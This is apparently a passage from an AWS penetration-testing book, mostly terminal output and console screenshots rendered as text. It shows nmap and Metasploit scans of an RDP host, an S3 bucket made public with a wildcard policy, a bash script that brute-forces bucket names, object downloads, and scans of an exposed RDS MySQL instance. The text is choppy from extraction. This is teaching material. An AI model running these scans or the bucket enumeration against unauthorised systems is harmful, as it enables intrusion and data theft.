HOP RTT ADDRESS
1 1.52 ms 10.0.2.1
2 ...
3 26.99 ms c-66-235-16-1.sea.wa.customer.broadstripe.net (66.235.16.1)
4 23.25 ms cr1-duvallhe-b-be150.bb.as11404.net (174.127.182.40)
5 26.34 ms te0-0-0-29.cr1-duvallhe-a.bb.as11404.net (174.127.148.58)
6 26.60 ms ae0.br1-woodinville.bb.as11404.net (174.127.141.30)
7 26.88 ms be10.cr1-bds.bb.as11404.net (174.127.137.176)
8 26.90 ms hu0-5-0-20-0.cr2-sea-b.bb.as11404.net (174.127.148.136)
9 15.82 ms six.as13335.com (206.81.81.10)
10 13.75 ms 172.67.31.83

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 209.13 seconds
```



```
root@kali:~# nmap -p 3389 -Pn ec2-54-153-60-189.us-west-1.compute.amazonaws.com
Starting Nmap 7.70 ( https://nmap.org ) at 2020-02-10 19:47 EST
Nmap scan report for ec2-54-153-60-189.us-west-1.compute.amazonaws.com (54.153.60.189)
Host is up (0.032s latency).

PORT      STATE SERVICE
3389/tcp  open  ms-wbt-server

Nmap done: 1 IP address (1 host up) scanned in 4.19 seconds
```

```
root@kali:~# msfdb run
[+] Starting database

Call trans opt: received. 2-19-98 13:24:18 REC:Loc

Trace program: running

    wake up, Neo...
    the matrix has you
    follow the white rabbit.

    knock, knock, Neo.



https://metasploit.com

    =[ metasploit v5.0.67-dev ]
+ -- --=[ 1957 exploits - 1093 auxiliary - 336 post ]
+ -- --=[ 558 payloads - 45 encoders - 10 nops ]
+ -- --=[ 7 evasion ]


msf5 >
```

```
msf5 > search portscan
```

Matching Modules

=====

#	Name	Disclosure Date	Rank	Check	Description
0	auxiliary/scanner/http/wordpress_pingback_access		normal	No	Wordpress Pingback Locator
1	auxiliary/scanner/natpmp/natpmp_portscan		normal	No	NAT-PMP External Port Scanner
2	auxiliary/scanner/portscan/ack		normal	No	TCP ACK Firewall Scanner
3	auxiliary/scanner/portscan/ftpbounce		normal	No	FTP Bounce Port Scanner
4	auxiliary/scanner/portscan/syn		normal	No	TCP SYN Port Scanner
5	auxiliary/scanner/portscan/tcp		normal	No	TCP Port Scanner
6	auxiliary/scanner/portscan/xmas		normal	No	TCP "XMas" Port Scanner
7	auxiliary/scanner/sap/sap_router_portscanner		normal	No	SAPRouter Port Scanner




```
msf5 auxiliary(scanner/portscan/tcp) > use auxiliary/scanner/portscan/tcp
msf5 auxiliary(scanner/portscan/tcp) > set rhosts ec2-54-153-60-189.us-west-1.compute.amazonaws.com
rhosts => ec2-54-153-60-189.us-west-1.compute.amazonaws.com
msf5 auxiliary(scanner/portscan/tcp) > set ports 3389
ports => 3389
msf5 auxiliary(scanner/portscan/tcp) > options
```

Module options (auxiliary/scanner/portscan/tcp):

Name	Current Setting	Required	Description
CONCURRENCY	10	yes	The number of concurrent ports to check per host
DELAY	0	yes	The delay between connections, per thread, in milliseconds
JITTER	0	yes	The delay jitter factor (maximum value by which to +/- DELAY) in milliseconds.
PORTS	3389	yes	Ports to scan (e.g. 22-25,80,110-900)
RHOSTS	ec2-54-153-60-189.us-west-1.compute.amazonaws.com	yes	The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
THREADS	1	yes	The number of concurrent threads (max one per host)
TIMEOUT	1000	yes	The socket connect timeout in milliseconds

```
msf5 auxiliary(scanner/portscan/tcp) > run
```

```
[+] 54.153.60.189: - 54.153.60.189:3389 - TCP OPEN
[*] ec2-54-153-60-189.us-west-1.compute.amazonaws.com: - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```



```

msf5 auxiliary(scanner/portscan/xmas) > use auxiliary/scanner/portscan/ack
msf5 auxiliary(scanner/portscan/ack) > options

Module options (auxiliary/scanner/portscan/ack):

  Name      Current Setting  Required  Description
  ----      -
  BATCHSIZE 256             yes       The number of hosts to scan per set
  DELAY     0              yes       The delay between connections, per thread, in milliseconds
  INTERFACE no              no        The name of the interface
  JITTER    0              yes       The delay jitter factor (maximum value by which to +/- DELAY) in milliseconds.
  PORTS     1-10000        yes       Ports to scan (e.g. 22-25,80,110-900)
  RHOSTS    yes            yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
  SNAPLEN   65535          yes       The number of bytes to capture
  THREADS   1              yes       The number of concurrent threads (max one per host)
  TIMEOUT   500            yes       The reply read timeout in milliseconds

msf5 auxiliary(scanner/portscan/ack) > set ports 3389
ports => 3389
msf5 auxiliary(scanner/portscan/ack) > set rhosts ec2-54-153-60-189.us-west-1.compute.amazonaws.com
rhosts => ec2-54-153-60-189.us-west-1.compute.amazonaws.com
msf5 auxiliary(scanner/portscan/ack) > run

[*] TCP UNFILTERED 54.153.60.189:3389
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed

```

```

msf5 auxiliary(scanner/portscan/ack) > use auxiliary/scanner/rdp/rdp_scanner
msf5 auxiliary(scanner/rdp/rdp_scanner) > options

Module options (auxiliary/scanner/rdp/rdp_scanner):

  Name      Current Setting  Required  Description
  ----      -
  DETECT_NLA true            yes       Detect Network Level Authentication (NLA)
  RDP_CLIENT_IP 192.168.0.100  yes       The client IPv4 address to report during connect
  RDP_CLIENT_NAME rdesktop       no        The client computer name to report during connect, UNSET = random
  RDP_DOMAIN    no             no        The client domain name to report during connect
  RDP_USER      no             no        The username to report during connect, UNSET = random
  RHOSTS        yes            yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
  RPORT         3389           yes       The target port (TCP)
  THREADS       1              yes       The number of concurrent threads (max one per host)

msf5 auxiliary(scanner/rdp/rdp_scanner) > set rhosts ec2-54-153-60-189.us-west-1.compute.amazonaws.com
rhosts => ec2-54-153-60-189.us-west-1.compute.amazonaws.com
msf5 auxiliary(scanner/rdp/rdp_scanner) > set RDP_USER Administrator
RDP_USER => Administrator
msf5 auxiliary(scanner/rdp/rdp_scanner) > run

[*] 54.153.60.189:3389 - Detected RDP on 54.153.60.189:3389 (Windows version: 6.1.7601) (Requires NLA: No)
[*] ec2-54-153-60-189.us-west-1.compute.amazonaws.com:3389 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf5 auxiliary(scanner/rdp/rdp_scanner) > unset RDP_USER
Unsetting RDP_USER...
msf5 auxiliary(scanner/rdp/rdp_scanner) > run


[*] ec2-54-153-60-189.us-west-1.compute.amazonaws.com:3389 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed

```

```

root@kali:~# rdesktop ec2-54-153-60-189.us-west-1.compute.amazonaws.com -u Administrator
Autoselected keyboard map en-us
ERROR: CredSSP: Initialize failed, do you have correct kerberos tgt initialized ?
Connection established using SSL.
WARNING: Remote desktop does not support colour depth 24; falling back to 16

```



Remote Desktop Connection

Remote Desktop Connection

General | Display | Local Resources | Experience | Advanced

Logon settings

Enter the name of the remote computer.

Computer:

User name:

You will be asked for credentials when you connect.

Allow me to save credentials

Connection settings

Save the current connection settings to an RDP file or open a saved connection.


Windows Security

Enter your credentials

These credentials will be used to connect to
ec2-54-153-60-189.us-west-1.compute.amazonaws.com.

Administrator

Chapter 4: Exploiting S3 Buckets





The screenshot shows the AWS IAM console interface. At the top, there is a dark blue header with a notification bell icon, the username 'Moos1e', and the current region 'Oregon' with an upward arrow. Below the header, a list of regions is displayed, separated by horizontal lines. The 'Oregon' region is highlighted with an orange bar on the left. The regions listed are:

- US East (N. Virginia) us-east-1
- US East (Ohio) us-east-2
- US West (N. California) us-west-1
- US West (Oregon) us-west-2**
- Asia Pacific (Hong Kong) ap-east-1
- Asia Pacific (Mumbai) ap-south-1
- Asia Pacific (Seoul) ap-northeast-2
- Asia Pacific (Singapore) ap-southeast-1
- Asia Pacific (Sydney) ap-southeast-2
- Asia Pacific (Tokyo) ap-northeast-1
- Canada (Central) ca-central-1
- Europe (Frankfurt) eu-central-1
- Europe (Ireland) eu-west-1
- Europe (London) eu-west-2
- Europe (Paris) eu-west-3
- Europe (Stockholm) eu-north-1
- Middle East (Bahrain) me-south-1
- South America (São Paulo) sa-east-1

Code	Name	Opt-in Status	Local Zone
us-east-2	US East (Ohio)	Not required	No
us-east-1	US East (N. Virginia)	Not required	No
us-west-1	US West (N. California)	Not required	No
us-west-2	US West (Oregon)	Not required	Yes - us-west-2-lax-1a You must opt in to the Local Zone.
ap-east-1	Asia Pacific (Hong Kong)	Required	No
ap-south-1	Asia Pacific (Mumbai)	Not required	No
ap-northeast-3	Asia Pacific (Osaka-Local)	Not required	No
ap-northeast-2	Asia Pacific (Seoul)	Not required	No
ap-southeast-1	Asia Pacific (Singapore)	Not required	No
ap-southeast-2	Asia Pacific (Sydney)	Not required	No
ap-northeast-1	Asia Pacific (Tokyo)	Not required	No
ca-central-1	Canada (Central)	Not required	No
eu-central-1	Europe (Frankfurt)	Not required	No
eu-west-1	Europe (Ireland)	Not required	No
eu-west-2	Europe (London)	Not required	No
eu-west-3	Europe (Paris)	Not required	No
eu-north-1	Europe (Stockholm)	Not required	No
me-south-1	Middle East (Bahrain)	Required	No
sa-east-1	South America (São Paulo)	Not required	No

Amazon Web Services



aws Services ▾ Resource Groups ▾ ⭐

To customize one-click navigation shortcuts simply drag your services to and from the menu bar above.

Amazon Rekognition	Control Tower	OpsWorks
Amazon SageMaker	Data Pipeline	Pinpoint
Amazon Sumerian	Database Migration Service	QuickSight
Amazon Textract	DataSync	RDS
Amazon Transcribe	Detective	Resource Access Manager
Amazon Translate	Device Farm	Route 53
API Gateway	Direct Connect	S3
Application Discovery Service	Directory Service	S3 Glacier
AppStream 2.0	DynamoDB	Secrets Manager
Artifact	EC2	Security Hub
Athena	EC2 Image Builder	Server Migration Service
AWS Amplify	ECR	Serverless Application Repository
AWS App Mesh	ECS	Service Catalog
AWS AppConfig	EFS	Simple Email Service
AWS AppSync	EKS	Simple Notification Service
AWS Auto Scaling	Elastic Beanstalk	Simple Queue Service
AWS Backup	Elastic Transcoder	Snowball
AWS Budgets	ElastiCache	Step Functions
AWS Chatbot	Elasticsearch Service	Storage Gateway
AWS Cloud Map	Elemental Appliances & Software	SWF

▲ close

Services ▾ Resource Groups ▾ **S3** ⭐

AWS Management Console


Search for buckets

All access types

+ Create bucket Edit public access settings Empty Delete

0 Buckets 0 Regions


You do not have any buckets. Here is how to get started with Amazon S3.



Create a new bucket

Buckets are globally unique containers for everything that you store in Amazon S3.


[Learn more](#)



Upload your data

After you create a bucket, you can upload your objects (for example, your photo or video files).

[Learn more](#)



Set up your permissions

By default, the permissions on an object are private, but you can set up access control policies to grant permissions to others.

[Learn more](#)

[Get started](#)

Create bucket

1 Name and region 2 Configure options 3 Set permissions 4 Review

Name and region

Bucket name ⓘ

packtawspentesting

Region

US West (Oregon)

Copy settings from an existing bucket

You have no buckets 0 Buckets

Create Cancel Next

Create bucket



Name and region



Configure options



Set permissions



Review

Properties

Versioning

Keep all versions of an object in the same bucket. [Learn more](#)

Server access logging

Log requests for access to your bucket. [Learn more](#)

Tags

You can use tags to track project costs. [Learn more](#)

Key

Value

+ Add another

Object-level logging

Record object-level API activity using AWS CloudTrail for an additional cost. See [CloudTrail pricing](#) or [learn more](#)

Default encryption

Automatically encrypt objects when they are stored in S3. [Learn more](#)

▶ Advanced settings

Management

Previous

Next

Create bucket



Name and region



Configure options



Set permissions



Review

public access. If you require some level of public access to your buckets or objects within, you can customize the individual settings below to suit your specific storage use cases. [Learn more](#)



Disabling Block all public access may result in this bucket and the objects within becoming public

AWS recommends that you block all public access to your bucket, unless public access is required for specific and verified use cases such as static website hosting.

I acknowledge that the current settings may result in this bucket and the objects within becoming public

Block all public access

Turning this setting on is the same as turning on all four settings below. Each of the following settings are independent of one another.

- Block public access to buckets and objects granted through *new* access control lists (ACLs)**
S3 will block public access permissions applied to newly added buckets or objects, and prevent the creation of new public access ACLs for existing buckets and objects. This setting doesn't change any existing permissions that allow public access to S3 resources using ACLs.
- Block public access to buckets and objects granted through *any* access control lists (ACLs)**
S3 will ignore all ACLs that grant public access to buckets and objects.
- Block public access to buckets and objects granted through *new* public bucket or access point policies**
S3 will block new bucket and access point policies that grant public access to buckets and objects. This setting doesn't change any existing policies that allow public access to S3 resources.
- Block public and cross-account access to buckets and objects through *any* public bucket or access point policies**
S3 will ignore public and cross-account access for buckets or access points with policies that grant public access to buckets and objects.

Previous

Next

Create bucket

✓ Name and region
✓ Configure options
✓ Set permissions
④ Review

Server access logging	Disabled
Tagging	0 Tags
Object-level logging	Disabled
Default encryption	None
CloudWatch request metrics	Disabled
Object lock	Disabled

Permissions [Edit](#)

Block all public access
Off

- Block public access to buckets and objects granted through *new* access control lists (ACLs)
Off
- Block public access to buckets and objects granted through *any* access control lists (ACLs)
Off
- Block public access to buckets and objects granted through *new* public bucket or access point policies
On
- Block public and cross-account access to buckets and objects through *any* public bucket or access point policies
Off

System permissions Disabled

Previous Create bucket

	User	Access key ID	Secret access key	Password	Email login instructions
▼	✓ test	AKIAQODX3LXDJYB4FWS2	***** Show	***** Show	Send email ↗

- ✓ Created user test
- ✓ Attached policy IAMUserChangePassword to user test
- ✓ Added user test to group Admin
- ✓ Created access key for user test
- ✓ Created login profile for user test

[Amazon S3](#) > [packtaawspentesting](#) > [test.txt](#)

test.txt [Latest version](#) ▼

Overview

Properties

Permissions

Select from

Open

Download

Download as

Make public

Copy path

Owner

jonathan.helmus

Last modified

Feb 15, 2020 7:38:16 AM GMT-0800

Etag

42f8afeab70c57639db8bd4dc2852896

Storage class

Standard

Server-side encryption

None

Size

28.0 B

Key

test.txt

Object URL

<https://packtaawspentesting.s3-us-west-2.amazonaws.com/test.txt>

Block public access Access Control List Public Bucket Policy Public CORS configuration

Block public access (bucket settings)

Public access is granted to buckets and objects through access control lists (ACLs), bucket policies, access point policies, or all. In order to ensure that public access to all your S3 buckets and objects is blocked, turn on Block all public access. These settings apply only to this bucket and its access points. AWS recommends that you turn on Block all public access, but before applying any of these settings, ensure that your applications will work correctly without public access. If you require some level of public access to your buckets or objects within, you can customize the individual settings below to suit your specific storage use cases. [Learn more](#)

Block all public access Edit

Off

- Block public access to buckets and objects granted through new access control lists (ACLs)
 - Off
- Block public access to buckets and objects granted through any access control lists (ACLs)
 - Off
- Block public access to buckets and objects granted through new public bucket or access point policies
 - Off
- Block public and cross-account access to buckets and objects through any public bucket or access point policies
 - Off

Overview Properties Permissions Public Management Access points

Block public access Access Control List Public Bucket Policy Public CORS configuration

Bucket policy editor ARN: arn:aws:s3:::packtaawsptestesting

Type to add a new policy or edit an existing policy in the text area below.

Delete Cancel Save

```

1  {
2    "Version": "2012-10-17",
3    "Id": "Policy1582137589630",
4    "Statement": [
5      {
6        "Sid": "Stmt1582137588027",
7        "Effect": "Allow",
8        "Principal": "*",
9        "Action": "s3:*",
10       "Resource": "arn:aws:s3:::packtaawsptestesting"
11     }
12   ]
13 }

```

```

root@kali:~# aws s3api get-bucket-policy --bucket packtaawsptestesting --output text | python -m json.tool
{
  "Id": "Policy1582137589630",
  "Statement": [
    {
      "Action": "s3:*",
      "Effect": "Allow",
      "Principal": "*",
      "Resource": "arn:aws:s3:::packtaawsptestesting",
      "Sid": "Stmt1582137588027"
    }
  ],
  "Version": "2012-10-17"
}

```

```
root@kali:~/AWS# aws s3 ls s3://
2020-02-15 00:06:47 packtauspentesting
2020-02-19 14:09:41 readthisblockthis
root@kali:~/AWS# aws s3 ls s3://readthisblockthis
root@kali:~/AWS# echo "Please review your controls" > testing.txt
root@kali:~/AWS# aws s3 cp testing.txt s3://readthisblockthis
upload: ./testing.txt to s3://readthisblockthis/testing.txt
root@kali:~/AWS# aws s3 ls s3://readthisblockthis
2020-02-19 15:36:52      28 testing.txt
```

```
"PublicAccessBlockConfiguration": {
  "BlockPublicAcls": false,
  "IgnorePublicAcls": false,
  "BlockPublicPolicy": false,
  "RestrictPublicBuckets": false
}
```

```
#!/bin/bash
while read F ; do
  count=$(curl $1/$F -s | grep -E "NoSuchBucket|InvalidBucketName" | wc -l)
  if [[ $count -eq 0 ]]
  then
    echo "Bucket Found: "$F
  fi
done < $2
~
~
~
~
```

```
root@kali:~/AWS# aws s3 ls s3://the-moose-bucket-test
2020-02-24 00:20:07      39 secret.txt
root@kali:~/AWS# aws s3 cp s3://the-moose-bucket-test .
root@kali:~/AWS# ls
policy.json secret.txt testing.txt
root@kali:~/AWS# cat secret.txt
This is a scret, please do not delete!
```

```
root@kali:~/AWS# aws s3api list-objects --bucket the-moose-bucket-test
{
  "Contents": [
    {
      "Key": "secret.txt",
      "LastModified": "2020-02-24T05:20:07.000Z",
      "ETag": "\"6e2c4cf9a6ad94e95d609ba1db5cea7f\"",
      "Size": 39,
      "StorageClass": "STANDARD",
      "Owner": {
        "DisplayName": "jonathan.helmus",
        "ID": "88e7628e11d33b1364c184a0c3dad568d742cf14530aa6e97665e67ba6572c06"
      }
    }
  ]
}
```

Keywords - Stopwords (start with minus -) (?) Order By Order By Direction

Descending

Full Path (?) Treat as regex (?)

Filename Extensions (php, xlsx, docx, pdf)

+ Include ✖ Exclude

[Q Search](#)

Results for "packtpub com"

1 - 1 of 1 results

Ignored Buckets

None (?)

#	Bucket	Filename	Size
1	0960.s3.amazonaws.com ✖	logos/packtpub.com.jpg	4.36kB

Chapter 5: Understanding Vulnerable RDS Services

aws Services Resource Groups S3 RDS







Create database

Amazon Relational Database Service (RDS) makes it easy to set up, operate, and scale a relational database in the cloud.

[Restore from S3](#) [Create database](#)

Note: your DB instances will launch in the US West (Oregon) region

Engine type [Info](#)

<input type="radio"/> Amazon Aurora 	<input checked="" type="radio"/> MySQL 	<input type="radio"/> MariaDB 
<input type="radio"/> PostgreSQL 	<input type="radio"/> Oracle 	<input type="radio"/> Microsoft SQL Server 

Edition

MySQL Community

Version [Info](#)

MySQL 5.5.46

Known Issues/Limitations
Review the [Known Issues/Limitations](#) to learn about potential compatibility issues with specific database versions.

Templates

Choose a sample template to meet your use case.

Production

Use defaults for high availability and fast, consistent performance.

Dev/Test

This instance is intended for development use outside of a production environment.

Free tier

Use RDS Free Tier to develop new applications, test existing applications, or gain hands-on experience with Amazon RDS. [Info](#)

DB instance identifier [Info](#)

Type a name for your DB instance. The name must be unique cross all DB instances owned by your AWS account in the current AWS Region.

The DB instance identifier is case-insensitive, but is stored as all lowercase (as in "mydbinstance"). Constraints: 1 to 60 alphanumeric characters or hyphens (1 to 15 for SQL Server). First character must be a letter. Can't contain two consecutive hyphens. Can't end with a hyphen.

▼ Credentials Settings

Master username [Info](#)

Type a login ID for the master user of your DB instance.

1 to 16 alphanumeric characters. First character must be a letter

Auto generate a password

Amazon RDS can generate a password for you, or you can specify your own password

Master password [Info](#)

Constraints: At least 8 printable ASCII characters. Can't contain any of the following: / (slash), "(double quote) and @ (at sign).

Confirm password [Info](#)

Publicly accessible [Info](#)

Yes

Amazon EC2 instances and devices outside the VPC can connect to your database. Choose one or more VPC security groups that specify which EC2 instances and devices inside the VPC can connect to the database.

No

RDS will not assign a public IP address to the database. Only Amazon EC2 instances and devices inside the VPC can connect to your database.

Connectivity & security

Endpoint & port

Endpoint
moose-testdb.csv0wtgbggsp.us-west-2.rds.amazonaws.com

Port
3306

Networking

Availability zone
us-west-2b

VPC
vpc-244be55c

Subnet group
default-vpc-244be55c

Subnets
subnet-6e654125
subnet-97e8d3ee
subnet-76e4695d
subnet-3db4be67

Security

VPC security groups
default (sg-03cbaa49)
(active)

Public accessibility
Yes

Certificate authority
rds-ca-2019

Certificate authority date
Aug 22nd, 2024

Edit inbound rules [Info](#)

Inbound rules control the incoming traffic that's allowed to reach the instance.

Inbound rules [Info](#)

Type Info	Protocol Info	Port range Info	Source Info	
All traffic ▼	All	All	Custom ▼	<input type="text" value="0.0.0.0/0"/>
Custom TCP ▼	TCP	3306	Anywhere ▼	<input type="text" value="0.0.0.0/0"/> <input type="text" value=":::0"/>
<input type="button" value="Add rule"/>				

NOTE: Any edits made on existing rules will result in the edited rule being deleted and a new rule created with the new details. This will cause traffic that depends on that rule to be dropped for a very brief period of time until the new rule can be created.

```
root@kali:~# mysql -h moose-testdb.csv0wtgbggsp.us-west-2.rds.amazonaws.com -P 3306 -u admin -p
Enter password:
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MySQL connection id is 237
Server version: 5.7.22-log Source distribution

Copyright (c) 2000, 2017, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MySQL [(none)]>
```



```
Not shown: 999 filtered ports
Reason: 999 no-responses
PORT      STATE SERVICE REASON
3306/tcp  open  mysql   syn-ack ttl 255

Read data files from: /usr/bin/./share/nmap
Nmap done: 1 IP address (1 host up) scanned in 68.21 seconds
Raw packets sent: 2044 (89.936KB) | Rcvd: 10 (440B)
```

```
Nmap scan report for moose-testdb.csv0wtgbbgsp.us-west-2.rds.amazonaws.com (52.12.9.197)
Host is up (0.050s latency).
rDNS record for 52.12.9.197: ec2-52-12-9-197.us-west-2.compute.amazonaws.com
```

```
PORT      STATE SERVICE VERSION
3306/tcp  open  mysql   MySQL 5.7.22-log
```

```
msf5 > use auxiliary/scanner/mysql/mysql_version
msf5 auxiliary(scanner/mysql/mysql_version) > set rhosts moose-testdb.csv0wtgbbgsp.us-west-2.rds.amazonaws.com
rhosts => moose-testdb.csv0wtgbbgsp.us-west-2.rds.amazonaws.com
msf5 auxiliary(scanner/mysql/mysql_version) > run

[+] 52.12.9.197:3306 - 52.12.9.197:3306 is running MySQL 5.7.22-log (protocol 10)
[*] moose-testdb.csv0wtgbbgsp.us-west-2.rds.amazonaws.com:3306 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

```
| MITRE CVE - https://cve.mitre.org:
| [CVE-2013-3812] Unspecified vulnerability in the MySQL Server component in Oracle MySQL 5.5.31 and earlier and 5.6.11 and earlier allows remote authenticated users to affect availability via unknown vectors related to Server Replication.
| [CVE-2013-3811] Unspecified vulnerability in the MySQL Server component in Oracle MySQL 5.6.11 and earlier allows remote authenticated users to affect availability via unknown vectors related to InnoDB, a different vulnerability than CVE-2013-3806.
| [CVE-2013-3810] Unspecified vulnerability in the MySQL Server component in Oracle MySQL 5.6.11 and earlier allows remote authenticated users to affect availability via unknown vectors related to XA Transactions.
